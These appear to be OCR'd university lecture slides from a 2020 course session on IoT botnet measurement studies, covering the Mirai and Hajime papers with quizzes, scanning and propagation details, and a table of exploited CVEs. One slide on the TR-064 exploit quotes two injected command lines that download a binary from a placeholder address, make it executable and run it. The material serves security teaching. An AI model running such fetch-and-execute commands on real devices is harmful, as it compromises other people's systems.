Lecture #4: IoT Botnet Measurements

Cristian Hesselman, Elmer Lastdrager, Ramin Yazdani, and Etienne Khan

University of Twente | May 13, 2020

UNIVERSITY OF TWENTE.

SIDN LABS

Lab assignment (update)

- Two groups of 4: analyze three devices

- Group 3 no longer exists

UNIVERSITY OF TWENTE.

SDN LABS

Paper summaries

- You must have handed in your two summaries BEFORE this lecture
- You can use the summaries during the oral exam (“open book”)
- You **cannot** complete SSI without submitting 12 paper summaries!

UNIVERSITY OF TWENTE.

SIDN LABS

Interactive Lecture

- Goal: enable you to learn from each other and further increase your understanding of the papers (contributes to preparing yourself for the oral exam)

- Format:
  1. We'll ask someone to provide their verbal summary of the paper
  2. 5-slide(-ish) summary by teachers (put any questions in the chat)
  3. Questions: discussion starters and fact questions
  4. Discussion (use your mic)
  5. We may ask someone specific to start the discussion

- Experimental format resulting from Corona pandemic, please provide feedback!

UNIVERSITY OF TWENTE. SIDN LABS

Today's papers

- [Mirai] M. Antonakakis, T. April, M. Bailey, M. Bernhard, E. Bursztein, J. Cochran, Z. Durumeric, J. A. Halderman, L. Invernizzi, M. Kallitsis, D. Kumar, C. Lever, Z. Ma, J. Mason, D. Menscher, C. Seaman, N. Sullivan, K. Thomas, and Y. Zhou, "Understanding the Mirai Botnet", in: 26th USENIX Security Symposium, 2017

- [Hajime] S. Herwig, K. Harvey, G. Hughey, R. Roberts, and D. Levin, "Measurement and Analysis of Hajime, a Peer-to-peer IoT Botnet", Network and Distributed Systems Security (NDSS) Symposium 2019, San Diego, CA, USA, February 2019

UNIVERSITY OF TWENTE. SIDN LABS


“Understanding the Mirai Botnet”, s26th USENIX Security Symposium, 2017

UNIVERSITY OF TWENTE.

SDN LABS

Mirai post-mortem

- Impressive cooperation between = different vantage points:
  - Akamai Technologies, Cloudflare, Google, Merit Network
  - Georgia Institute of Technology, University of Illinois Urbana-Champaign, University of Michigan



UNIVERSITY OF TWENTE.

SDN LABS

Quiz

Botnets can be used for other purposes than launching DDoS attacks.

For what other activity was the Mirai botnet used?

A Bitcoin mining

B Sending spam


C Sharing videos

D Click fraud

UNIVERSITY OF TWENTE. SDN LABS

Mirai inner working

- Rapid stateless scanning: 23 and 2323 TCP SYN (seq num)
- On connection: start brute force login (10 attempts)
- Report successful login to hard-coded report server
- (Async) infect with loader program.
- Close ports and perform AV cleanup
- C2 await commands




UNIVERSITY OF TWENTE.

SDN LABS

Mirai from a network perspective

- Active scanning: (Censys)
- IoT Honeypot: 1028 unique samples and 67 C2 domains
- Passive and Active DNS to find more C2 servers
- C2 milker: 15.000 attacks



UNIVERSITY OF TWENTE.

SDN LABS

Quiz

How many hosts show Mirai-like SYN-scans in 2019?

A 1k

B 5k

C 20k


D 50k

UNIVERSITY OF TWENTE.

SIDN LABS

Mirai DDoS attacks

- Volumetric, TCP State Exhaustion, Application-level attacks.
- Most targets in USA (50%), France, UK.
- Games
- Mirai C2 servers
- High-profile targets: Krebs on Security, Lonestar Cell (Liberia), Dyn.




UNIVERSITY OF TWENTE.

SDN LABS

Mitigation of DDoS attacks

DDoS scrubbing service

DNS (Dyn): anycast



The anycast situation

Lessons learned

Simple attack, lots of damage

Automatic updates

Device identification on network

IoT end-of-life devices (externality)

Connecting datasets gives a lot of information!

UNIVERSITY OF TWENTE.

SIDN LABS

Question

What was the biggest ‘contribution’ of Mirai in your opinion?

A Using IoT devices

B Stateless scanning

C Release code as Open Source

D Taking down Dyn

UNIVERSITY OF TWENTE. SIDN LABS

Volg ons

SIDN.nl

@SIDN

SIDN

Discussion

UNIVERSITY OF TWENTE.

SIDN LABS

“Measurement and Analysis of Hajime, a Peer-to-peer IoT Botnet”, Network and Distributed Systems Security (NDSS) Symposium, February 2019*

UNIVERSITY OF TWENTE.

SIDN LABS

* Figures and tables are from this paper, unless stated otherwise

Hajime is based on active propagation

Time-sequence diagram from: G. Vormayr, T. Zseby, and J. Fabini, "Botnet Communication Patterns", IEEE Communications Surveys & Tutorials, September 2017


(A) Master issues updates of .i and .atk modules using config files (Section III.C)

(B) Bot's .atk scans IPv4 address space (Section III.A)

(C) Bot's .atk tries access methods (Table I)

(D) Victim downloads CPU-specific .i and .atk through uTP (Section III.B)

(E) Victim's .i registers with DHT (Section III.C)



(a) Active: Bots infect new machines via network with an optional scan step followed by the actual exploit.

Architecture	Port	Service	Method
mipseb	23, 5358	Telnet	credentials
	7547	TR-064	CVE-2016-10372
	many	HTTP	Chimay-Red
	80	HTTP	CVE-2018-10561,-10562
mipsel	23, 5358	Telnet	credentials
	7547	TR-064	CVE-2016-10372
arm7	23, 5358	Telnet	credentials
	81	HTTP	GoAhead-Webs credentials
	81	HTTP	Cross Web Server RCE
arm6	23,5358	Telnet	credentials
arm5	23, 5358	Telnet	credentials
	9000	MCTP	CVE-2015-4464

TABLE I: Hajime's architecture-specific access methods and the corresponding ports scanned

UNIVERSITY OF TWENTE.

SDN LABS

Quiz: Mirai vs. Hajime

What's one of the key differences between Mirai and Hajime?

A. Mirai uses a central C&C botnet, Hajime a distributed C&C


B. Hajime was an order of magnitude larger in terms of infected IoT devices than Mirai

C. Mirai was much easier to analyze than Hajime

D. Hajime evolved to exploit additional vulnerabilities, whereas Mirai did not

Passive propagation (not in the paper)

Time-sequence diagram and table from: G. Vormayr, T. Zseby, and J. Fabini, "Botnet Communication Patterns", IEEE Communications Surveys & Tutorials, September 2017c



(b) Passive: The victim is compromised indirectly.

TABLE III
BOTNET PROPAGATION SUMMARY

Botnet	Active	Passive	Coordination	Scanning	Registration
Adwind	–	✓	–	–	✓
Blackenergy	–/✓[a]	✓	–/✓[a]	–/✓[a]	✓
Conficker	✓	✓	–	✓	–
Duqu 2.0	–/✓[a]	✓	–/✓[a]	–/✓[a]	–/✓[b]
Miner	–	✓	–	–	✓
Phatbot	✓	✓	✓	✓	✓
Regin	–/✓[a]	[c]	[c]	[c]	[c]
Rustock	–	✓	–	–	✓
Sality	✓	✓	–	–	✓
Sinit	–	✓	–	–	✓
Slapper	✓	–	–	✓	✓
Storm	–	✓	–	–	✓
Stuxnet	✓	✓	–	✓	✓[d]
TFN[e]	–	✓	–	–	–[f]
Trinoo	–	✓	–	–	✓
Waledac	–	✓	–	–	✓
Zeroaccess	–	✓	–	–	✓
Zeus	–	✓	–	–	✓

UNIVERSITY OF TWENTE.

SDN LABS

Infections over time




Fig. 2: Number of unique Hajime bots. (Active scans.)

UNIVERSITY OF TWENTE.

SDN LABS

Quiz: botnet size

The researchers count DHT keys to estimate the number of infected IoT devices. Why do they consider that method more accurate over time than counting IP addresses?

A. The DHT that Hajime uses is based on keys

B. IP addresses may change during the lifetime of a key

C. The IPv6 address space is too large to scan

D. None of the above

Quiz: propagation rate

The paper shows that the number of Hajime infections can spike significantly within the order of:

A. Weeks
B. Days
C. Hours
D. Seconds

UNIVERSITY OF TWENTE.

Propagation rate




Fig. 3: Cumulative number of unique Hajime bots. (Active scans.)

UNIVERSITY OF TWENTE.

SDN LABS

TR-064 exploit

```
`cd /tmp;tftp -lX -rX -g ADDRESS;chmod 777 X;./X`

`cd /tmp;wget http://ADDRESS/X;chmod 777 X;./X`
```




Fig. 11: TR-064 injection attempts for Hajime and Mirai. (DNS backscatter, 11/26/2016 – 04/08/2018.)



